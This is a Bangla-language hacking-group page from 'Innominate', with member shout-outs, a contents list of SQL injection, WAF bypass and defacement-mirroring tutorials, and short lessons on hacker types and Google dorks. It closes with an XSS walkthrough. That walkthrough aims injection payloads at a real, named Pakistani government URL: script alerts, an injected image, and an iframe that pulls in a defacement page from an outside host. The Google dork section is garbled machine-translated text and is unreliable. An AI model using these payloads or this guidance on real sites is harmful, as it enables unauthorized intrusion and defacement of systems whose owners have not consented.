Founder : Rajib Hasan

Greatz

All Bangladeshi & Muslim Hackers

My Boss : Faruk Ahmed

Ismail Ahmed,#Virus_Rom,Redwan Ali Rafi

Blind Coder,Murkho Balok, Farhan Sajid,Fayaze

Modern Einstein,Infected Brain,Cyber Dark,Robi Ahsan

Rakibul Hasan,

All Bangladeshi Blogger and Tunerpage and Techtunes

And All Admin,Crew,Team Members Of Innominate

Also Thanks For Support us all Fans Of Innominate

About Innominate Hacking Group

Innominate is A Hacking Group of Bangladesh . It was Created 01-02-2015. A little boy aged 14 have founded This Group For Protect Bangladesh Cyber Space From Foreign Hackers and Stop Bad Website Site. We are Also Muslim Hacker . We are United .Never Hate Us, Just Hate Your Security.

আমারা মূলত অন্যায়ের বিরুদ্ধে লড়ি ।

আমাদের সম্পর্কে বিস্তারিত যান্তে আমাদের ফ্যান পেইজ ও গ্রুপে Join করুন ।

Our Official Facebook Fanpage

Our Official Facebook Group

Our Offical Ddos Squad

Official Facebook Id Of Rajib Hasan

সূচিপত্র

১১.সাইট হ্যাক করার পরবর্তী কাজ হল সাইট মিরর (Mirror)করা

১২. Cookie Based SQLi টিউটোরিয়ালে

১৩. String Based SQL Injection

১৪. Double Query SQL Injection Attack

১৫. Tor Browser – হ্যাকিং এর জন্য বেস্ট ব্রাউজার ।

১৬. Error Based Sql (bangla)

১৭.সার্ভার রুটিং

১৮. SQL injection Bypass WAF

হ্যাকার কাকে বলে । হ্যাকারদের শ্রেনী ভাগ ।

হ্যাকার কাকে বলে ??

হ্যাকার হচ্ছেন সেই ব্যক্তি যিনি নিরাপত্তা/অনিরাপত্তার সাথে জড়িত এবং নিরাপত্তা ব্যবস্থার দুর্বল দিক খুঁজে বের করায় বিশেষভাবে দক্ষ অথবা অন্য কম্পিউটার ব্যবস্থায় অবৈধ অনুপ্রবেশ করতে সক্ষম বা এর সম্পর্কে গভীর জ্ঞানের অধিকারী। সাধারনভাবে হ্যাকার শব্দটি কালো-টুপি হ্যাকার অর্থেই সবচেয়ে বেশি ব্যবহৃত হয় যারা মূলত ধ্বংসমূলক বা অপরাধমূলক কর্মকান্ড করে থাকেন। এছাড়া আরো নৈতিক হ্যাকার রয়েছেন (যারা সাধারনভাবে সাদা টুপি হ্যাকার নামে পরিচিত) এবং নৈতিকতা সম্পর্কে অপরিষ্কার হ্যাকার আছেন যাদের ধুসর টুপি হ্যাকার বলে। এদের মধ্যে পার্থক্য করার জন্য প্রায়শ ক্র্যাকার শব্দটি ব্যবহার করা হয়, যা কম্পিউটার নিরাপত্তা হ্যাকার থেকে একাডেমিক বিষয়ের হ্যাকার থেকে আলাদা করার জন্য ব্যবহার করা হয় অথবা অসাধু হ্যাকার (কালো টুপি হ্যাকার) থেকে নৈতিক হ্যাকারের (সাদা টুপি হ্যাকার) পার্থক্য বুঝাতে ব্যবহৃত হয়। হ্যাকাররা ভার্চুয়াল জগতে নতুন কিছু সৃষ্টি করতে পারে ,সমস্যার সমাধান করতে পারে। তারা স্বাধীনতা এবং পারস্পরিক সহযোগীতায় বিশ্বাসী। হ্যাকার হওয়ার সর্বপ্রথম শর্ত হচ্ছে আপনাকে আগে ঠিক করতে হবে আপনি কোন ধরনের হ্যাকার হবেন। উপরে ৩ ধরনের হ্যাকার সম্পর্কে বলা হয়েছে। আপনাদের সুবিধার্থে আরেকটু পোষ্ট করছি।

সাদা টুপি হ্যাকার (White Hat Hacker)- এরা কম্পিউটার তথা সাইবার ওয়ার্ল্ডের নিরাপত্তা প্রদান করে। এরা কখনও অপরের ক্ষতি সাধন করে না। এদেরকে ইথিকাল হ্যাকারও বলা হয়ে থাকে।

ধূসর টুপি হ্যাকার (Grey Hat Hacker)- এরা এমন একধরনের হ্যাকার যারা সাদা টুপি ও কালো টুপিদের মধ্যবর্তী স্থানে অবস্থান করে। এরা ইচ্ছে করলে কারও ক্ষতি সাধনও করতে পারে আবার উপকারও করতে পারে।

কালো টুপি হ্যাকার (Black Hat Hacker)- হ্যাকার বলতে সাধারনত কালো টুপি হ্যাকারদেরই বুঝায়। এরা সবসময়ই কোন না কোন ভাবে অপরের ক্ষতি সাধন করে। সাইবার ওয়ার্ল্ডে এরা সবসময়ই ঘৃনিত হয়ে থাকে।

এছাড়াও আর কিছু হ্যাকার ধরন রয়েছে। যেমন : -

স্ক্রিপ্ট কিডি (Script Kidie)- এরা নিজেরা কিছুই পারে না বরং বিভিন্ন টুলস্ বা অন্যের বানানো স্ক্রিপ্ট ব্যবহার করে এরা কার্যোসিদ্ধি করে।

নিওফাইট বা নোব (Neophyte or nOOb)- এরা হ্যাকিং শিক্ষার্থী। এরা হ্যাকিং কেবল শিখছে। অন্য অর্থে এদের বিগিনার বা নিউবাই বলা যায়।

নীল টুপি হ্যাকার (Blue Hat Hacker)- এরা আসলে হ্যাকিংয়ের সাথে তেমন জড়িত নয়। কোন সফটওয়ার বা সিস্টেম শুরু করার পূর্বে এরা ঐ সফটওয়ার বা সিস্টেমের খারাপ বা ক্ষতিকারক দিকগুলো যাচাই বাছাই করে তা শোধরানের চেষ্টা করে।

হ্যাকটিভিস্ট (Hacktivist)- এরা মূলত কোন রাজনৈতিক ব্যাপার, ধর্ম, সোসাল এ্যাটাক ইত্যাদির সাথে জড়িত। তবে অধিকাংশ হ্যাকটিভিস্টরা মূলত ডস এ্যাটাক বা ডি-ডস এ্যাটাকের সাথেই জড়িত। ডস বা ডি-ডসের ব্যাপারে আপনারা পরে জানতে পারবেন।

এরা বাদেও আরেক প্রকারের হ্যাকার রয়েছেন,

এলিট হ্যাকার (Elite Hacker) এরা মোটকথায় একাই একশ। এদের সব নিজেদের তৈরি, আর এদেরকে চেলেঞ্জ করার মতো কেও থাকে না, এরা হ্যাকিংয়ের সর্বোচ্চ মর্যাদার অধিকারী।

গুগল ডরক কি? এর ব্যাবহার ?

একটি Google Dork অজ্ঞাতসারে ইন্টারনেট সংবেদনশীল কর্পোরেট তথ্য প্রকাশ করে একজন কর্মী. শব্দ Dork একটি বুদ্ধিমান ধীর বা EPT ব্যক্তির জন্য অপভাষা হয়.

তারা অনিচ্ছাকৃতভাবে একটি আক্রমণকারী অনুমতি ছাড়া একটি নেটওয়ার্ক লিখুন এবং / অথবা অননুমোদিত তথ্য অ্যাক্সেস লাভ করার অনুমতি দেয় যে দরজা ফিরে তৈরি কারণ গুগল dorks ঝুঁকি কর্পোরেট তথ্য রাখা. সংবেদনশীল তথ্য সনাক্ত করার জন্য, আক্রমণকারীদের গুগল Dork প্রশ্নের বলা উন্নত অনুসন্ধান স্ট্রিং ব্যবহার করুন.

গুগল Dork প্রশ্নের আইটি, অ্যাডমিনিস্ট্রেটররা গবেষক এবং অন্যান্য পেশাদার সার্চ ইঞ্জিন ফলাফল অনুসন্ধানে তাদের দৈনন্দিন কাজ ব্যবহার করে উন্নত অনুসন্ধান অপারেটরদের সঙ্গে নির্মিত হয়. সাধারণভাবে ব্যবহৃত সার্চ অপারেটর হল:

সাইট: একটি নির্দিষ্ট সাইট বা ডোমেইন করার জন্য query ফলাফল সীমিত.
filetype: pdf ফাইল বা অন্যান্য নির্দিষ্ট ধরনের ফাইল প্রশ্নের সাথে ফলাফল সীমিত.
InText: নির্দিষ্ট শব্দ বা বাক্যাংশ ধারণ করে যারা বিষয়বস্তু রেকর্ড restricts ফলাফল.

অনুসন্ধান অপারেটর একসঙ্গে নিবদ্ধ করা যেতে পারে, কারণ, একটি আক্রমণকারী ইন্টারনেটে প্রকাশিত হয়েছিল কিন্তু পাওয়া যাবে অভিপ্রেত ছিল না যে তথ্য খুঁজে পেতে জটিল প্রশ্নের ব্যবহার করতে পারেন. উন্নত অনুসন্ধান অপারেটর ব্যবহার কখনও কখনও গুগল Dorking বা Google হ্যাকিং বলা হয় সহজে সহজ অনুসন্ধান মাধ্যমে ব্যবহার করা হয় না যে তথ্য খুঁজে পেতে.

XSS Basic Hacking

আজকে আমি Xss Method ব্যাবহার করে কিভাবে ওয়েবসাইট এট্যাক করা যায় সেটা দেখানোর চেষ্টা করবো ।
XXS কি ?
Xss হচ্ছে এমন এক ধরনের সিকিউরিটি ভুলনরাবেলেটি যা ওয়েব এপ্লিকেশনের মধ্যে পাওয়া যায় । XSS ভুলনারাবেলেটি ব্যাবহার করে আমরা ভুলনরাবল স্ক্রিপ্ট RUN করাতে পারি ওয়েব এপ্লিক্যাশনে এই দুই ধরনের মেথড
ব্যাবহার করে। browser side, server side.
কথা না বাড়িয়ে কাজে চলে যায় । ! XSS vulnerable site বের করার জন্যে google dork ব্যাবহার করতে পারেন ।অথবা ভুলনরাবেলেটি স্ক্যানার Acunetix Net SPark
ইত্যাদি ব্যাবহার করতে পারনে ।
আমি আগে থেকেই একটি ওয়েবসাইট বের করে রেখেছি ।




vulnerable URL :

http://civildefence.gov.pk/dgcd2/g.php?dir=flood+relief&gallery_name=


প্রথমেই আমি একটি HTML ট্যাগ রান করে দেখায় ।
http://civildefence.gov.pk/dgcd2/g.php?dir=flood+relief&gallery_name=<h1>XSS ATTACK</h1>
আপনি ওয়েবসাইটের কন্টেন্টে XSS ATTACK লেখাটি দেখতে পাবেন ।
এবার একটি স্ক্রিপ্ট রান করিয়ে দেখা যাক!
<script>alert("XSS VULN")</script>
-
ওয়েবসাইটে কি দেখায় দেখি তাহলেঃ
http://civildefence.gov.pk/dgcd2/g.php?dir=flood+relief&gallery_name=<script>alert("XSS VULN")</script>
দেখতে পাবেন একটি বক্স ওপেন হচ্ছে যেটাতে লেখা XSS VULN.
যায় হোক এবার একটি ইমেজ এড করে দেখিঃ
http://civildefence.gov.pk/dgcd2/g.php?dir=flood+relief&gallery_name=<center><img src="http://4.bp.blogspot.com/-n4BlX1pdajg/UiNM0pmiOgI/AAAAAAAAARU/ImXazq6Eu0o/s1600/xss.jpg" hight=800 widht=1030> </center>
এখন ওয়েব কন্টেন্টে একটি ছবি দেখতে পাবেন !
-
এবার দেখি ডিফেস পেইজ কিভাবে এড করা যায় সেটাঃ
<iframe src="http://www.rpd.ie/xssd.html" height 768 width=1024>
-
http://civildefence.gov.pk/dgcd2/g.php?dir=flood+relief&gallery_name=<iframe src="http://www.rpd.ie/xssd.html" height 768 width=1024>

IIS Exploit

কিভাবে উইন্ডোজ ৭ এ IIS Exploit হ্যাকিং করবেন? পারবেন? আপনাদের জন্য এর আগে *টিজে পিনিক্স ক্র* একটা পোষ্ট করেছিল IIS Exploit এর উপর। তাহলে আর কথা নয়, এখনই শুরু করে দেই টিউটোরিয়ালটি :)

